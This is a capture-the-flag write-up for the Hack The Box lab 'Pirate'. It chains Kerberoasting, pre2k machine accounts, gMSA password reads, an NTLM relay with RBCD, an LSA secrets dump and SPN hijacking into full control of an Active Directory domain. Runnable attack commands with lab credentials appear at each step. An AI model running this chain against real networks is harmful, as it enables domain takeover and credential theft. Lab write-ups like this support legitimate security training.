
HTB - Pirate
Credential Discovery and Kerberoasting
We start with the credentials pentest / p3nt3st2025!&. An initial LDAP enumeration using BloodHound and a kerberoasting attack allow us to map the domain pirate.htb:
1 | bloodhound-python -u pentest -p 'p3nt3st2025!&' -d pirate.htb -ns 10.129.244.95 -c all |
In particular, the Kerberoasting reveals the account a.white_adm (a member of the group IT) as well as the managed service account gMSA_ADFS_prod$ (a member of Remote Management Users):
1 | sudo ntpdate 10.129.244.95 && nxc ldap 10.129.244.95 -u pentest -p 'p3nt3st2025!&' --kerberoasting kerberoast |

At the same time, we are testing the abuse of pre-created machine accounts (pre2k). Pre2k accounts are machine accounts created using the legacy option “Assign this computer account as a computer prior to Windows 2000.” This is a remnant from the days when computer accounts were created in advance, before the computer had actually joined the domain.
The problem with this type of account is that its default password is the machine name in lowercase (sAMAccountName without the trailing $). This password remains valid as long as the account has never been used to authenticate a machine on the domain: it is reset as soon as the machine is first joined. A pre-created account that is then left unused therefore retains a trivial and predictable password indefinitely.
Two accounts (MS01$, EXCH01$) exhibit this flaw: their default passwords (ms01, exch01) are still active, which allows TGTs to be obtained directly:
1 | nxc ldap 10.129.244.95 -u pentest -p 'p3nt3st2025!&' -M pre2k |

Access to WEB01
In BloodHound, MS01$ is a member of group Domain Secure Servers, which has ReadGMSAPassword on accounts gMSA_ADFS_prod$ and gMSA_ADCS_prod$. The latter can also PSRemote to DC01, which has the DCSync.


By using the MS01$ account, we can therefore read the managed password for gMSA_ADFS_prod$. Since this account is a member of Remote Management Users, we gain WinRM access to WEB01 by pivoting from the access to DC01:
1 | proxychains -q nxc winrm 192.168.100.2 -u 'gMSA_ADFS_prod$' -H 30e4066182bb2c81dcd950b2fbb16564 |

RBCD via DavRelayUp
First, we create a machine account pentest$ by exploiting MachineAccountQuota:
1 | nxc ldap 10.129.244.95 -u pentest -p 'p3nt3st2025!&' -M add-computer -o NAME=pentest PASSWORD=pentest |

From the WinRM session on WEB01, we attempt to run DavRelayUp, but the session context poses a problem. By default, WinRM authenticates using a network logon (type 3): the token obtained on WEB01 verifies the session’s identity but contains no reusable identifier for a second network hop. As a result, when DavRelayUp attempts to authenticate with the DC, it has no usable credentials. We therefore launch DavRelayUp via RunasCs under the pentest account, using a type 9 logon: the process retains the session’s local identity but uses the credentials of pentest for all network authentication, which allows it to authenticate with the DC.
Once launched, DavRelayUp starts the WebClient service, forces authentication of the machine account WEB01$ via WebDAV, and then relays this NTLM to LDAP.
The key point is to understand why this cross-protocol relay is possible. It is important to distinguish between two security measures that come into play at different times.
The session signature protects the exchanges that follow authentication: each message is signed with the session key, which the attacker relaying the session does not know. This is what prevents relay attacks within the same protocol, because once authentication is relayed as-is, the attacker must sign subsequent messages but is unable to do so since the session key is never transmitted over the network.
If the signature is disabled, the session key is used during authentication but not afterward, which allows an attacker to relay the exchanges.
The MIC (Message Integrity Check), on the other hand, protects the integrity of the handshake: this checksum, inserted into the NTLM AUTHENTICATE message and calculated using the session key, covers all negotiation messages and prevents an attacker from modifying them in transit. This is what blocks cross-protocol relaying; because in order for LDAP to accept authentication for another service, the negotiated context must be modified, and this manipulation invalidates the MIC. However, the WebDAV client does not include an MIC in its NTLM authentication, so theobstacle of context manipulation disappears, and the message can be relayed to LDAP without the change in the target protocol being detected. Since LDAP Channel Binding is not enabled, the bind using the name WEB01$ succeeds.
The LDAP session obtained in this way under the name WEB01$ is used to write the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the computer object WEB01 in order to add RBCD permissions to it for the benefit of pentest$. All that remains is to perform an S4U (S4USelf followed by S4U2Proxy) with pentest$ to obtain a service ticket impersonating the administrator on WEB01:
1 | C:\Users\gMSA_ADFS_prod$.PIRATE\desktop> .\RunasCs.exe pentest "p3nt3st2025!&" -d pirate.htb -l 9 "C:\Users\gMSA_ADFS_prod$.PIRATE\desktop\DavRelayUp.exe -cn pentest -cp pentest -d pirate.htb -dc DC01.pirate.htb -v" |

This ticket grants us administrator access to WEB01:
1 | proxychains -q nxc smb 192.168.100.2 -u administrator --use-kcache |

LSA Secrets
With administrator access to WEB01, we extract the LSA secrets. These include the keys for the machine account WEB01$, those for the gMSAs, but most importantly, the plaintext password for the domain account a.white.
The presence of this plaintext password is not an implementation flaw but a functional necessity. A secret is stored in a reversible format in the LSA secrets only when the system must be able to retrieve it to authenticate itself without human intervention. This is the case for a domain account used as an execution identity on the machine (Windows service, IIS application pool, or autologon): the component that starts up must have the actual password available at each launch; a hash would not suffice. a.white is a regular domain user account used in this role, which explains why its secret is stored in plaintext. These secrets are encrypted with the LSA key derived from the hive’s boot key SYSTEM, but in a reversible manner.
1 | proxychains -q nxc smb 192.168.100.2 -u administrator --use-kcache --lsa |

To prevent a replayable secret from being stored, passwordless identities are required:
Comptes virtuels(NT Service \ServiceName): a local identity automatically managed by Windows without a password. On the network, the service authenticates usingcompte machine. There is nothing more to steal than what is already theComptes intégrés(LocalService,NetworkService,LocalSystem): no password here either, and the same network authentication logic via the machine account.LocalSystemshould be avoided because it has very high local privileges
In short, with the recovered password, we validate thea.whiteaccount:
1 | nxc smb 10.129.244.95 -u a.white -p E2nvAOKSz5Xz2MJu |

In BloodHound, a.white has a ForceChangePassword on a.white_adm, which is a member of the IT group that has a WriteSPN on MS01 and, most importantly, on DC01:

We then reset a.white_adm’s password:
1 | nxc smb 10.129.244.95 -u a.white -p E2nvAOKSz5Xz2MJu -M change-password -o USER=A.WHITE_ADM NEWPASS=Pentest@1234 |

SPN Hijacking
The goal of this final step is to obtain a service ticket cifs/DC01 in the name of Administrator, i.e., administrator access to the domain controller. To achieve this, two prerequisites must be met on a.white_adm:
1. A constrained delegation (KCD). a.white_adm is configured with a constrained delegation to the SPN HTTP/WEB01.pirate.htb (msDS-AllowedToDelegateTo). This delegation authorizes S4U2Proxy: without it, no S4U is possible.

2. A WriteSPN on machine accounts. As a member of group IT, a.white_adm can modify the SPNs of MS01$, WEB01$, and especially DC01$. It is this right that is used to move an SPN from one account to another.

The key point to understand—the one that unlocks everything else—is this: when a service ticket is requested for a given SPN, the KDC encrypts that ticket with the key of the account that owns that SPN. However, the -altservice option in impacket rewrites the service name (sname) of the ticket without affecting the encryption, since this field is not protected by a signature. We can therefore rewrite a ticket’s service, but only to another SPN in the same account; otherwise, the target cannot decrypt it.
Normally, HTTP/WEB01 belongs to WEB01$ and cifs/DC01 to DC01$: two accounts, two keys, so switching is impossible. The trick is to ensure that both SPNs belong to the same account, DC01$. This is where WriteSPN comes into play.
Step 1: Remove HTTP/WEB01 from WEB01$. An SPN must be unique within the domain: before it can be assigned to DC01$, it must be removed from WEB01$. Using the identifiers for WEB01$ retrieved from the LSA dump, we rewrite its SPN list, keeping only HOST and RestrictedKrbHost; the goal is not to add these SPNs, but to remove HTTP/WEB01.pirate.htb:
1 | bloodyAD -d pirate.htb -u 'WEB01$' -p ':feba09cf0013fbf5834f50def734bca9' --host 10.129.244.95 set object 'WEB01$' servicePrincipalName -v 'HOST/WEB01.pirate.htb' -v 'RestrictedKrbHost/WEB01.pirate.htb' -v 'HOST/WEB01' -v 'RestrictedKrbHost/WEB01 |
Step 2: Copy HTTP/WEB01 to DC01$. Using the WriteSPN from a.white_adm, we add HTTP/WEB01.pirate.htb to the SPN list of DC01$. From now on, this SPN points to the key in DC01$. (The other SPNs in the command are simply the legitimate SPNs from DC01 that we’re reinserting so as not to break anything.)
1 | bloodyAD -d pirate.htb -u a.white_adm -p 'Pentest@1234' --host 10.129.244.95 set object 'DC01$' servicePrincipalName -v 'HTTP/WEB01.pirate.htb' -v 'HTTP/WEB01' -v 'GC/DC01.pirate.htb/pirate.htb' -v 'RestrictedKrbHost/DC01.pirate.htb' -v 'RestrictedKrbHost/DC01' -v 'RPC/21c2943d-6163-4df9-aff7-3d164aa2cfbb._msdcs.pirate.htb' -v 'HOST/DC01/PIRATE' -v 'HOST/DC01.pirate.htb/PIRATE' -v 'HOST/DC01' -v 'HOST/DC01.pirate.htb' -v 'HOST/DC01.pirate.htb/pirate.htb' -v 'E3514235-4B06-11D1-AB04-00C04FC2DCD2/21c2943d-6163-4df9-aff7-3d164aa2cfbb/pirate.htb' -v 'ldap/DC01/PIRATE' -v 'ldap/21c2943d-6163-4df9-aff7-3d164aa2cfbb._msdcs.pirate.htb' -v 'ldap/DC01.pirate.htb/PIRATE' -v 'ldap/DC01' -v 'ldap/DC01.pirate.htb' -v 'ldap/DC01.pirate.htb/ForestDnsZones.pirate.htb' -v 'ldap/DC01.pirate.htb/DomainDnsZones.pirate.htb' -v 'ldap/DC01.pirate.htb/pirate.htb' -v 'hack/kerberoast' |
Step 3: S4U. The two SPNs, HTTP/WEB01 and cifs/DC01, now belong to the same account, DC01$. We launch getST by impersonating Administrator, first requesting HTTP/WEB01.pirate.htb and then switching the service to cifs/DC01 using -altservice:
1 | impacket-getST -spn "HTTP/WEB01.pirate.htb" -impersonate Administrator -dc-ip 10.129.244.95 'pirate.htb/a.white_adm:Pentest@1234' -altservice "cifs/DC01.pirate.htb" |
In a nutshell: forced delegation enables S4U2Proxy; WriteSPN is used to relocate HTTP/WEB01 to DC01$ so that the ticket is returned encrypted with the DC’s key, and -altservice forwards this ticket to cifs/DC01 since both SPNs are now on the same account.
All that remains is to use this ticket to prove administrator access on DC01:
1 | nxc smb 10.129.244.95 -u Administrator --use-kcache |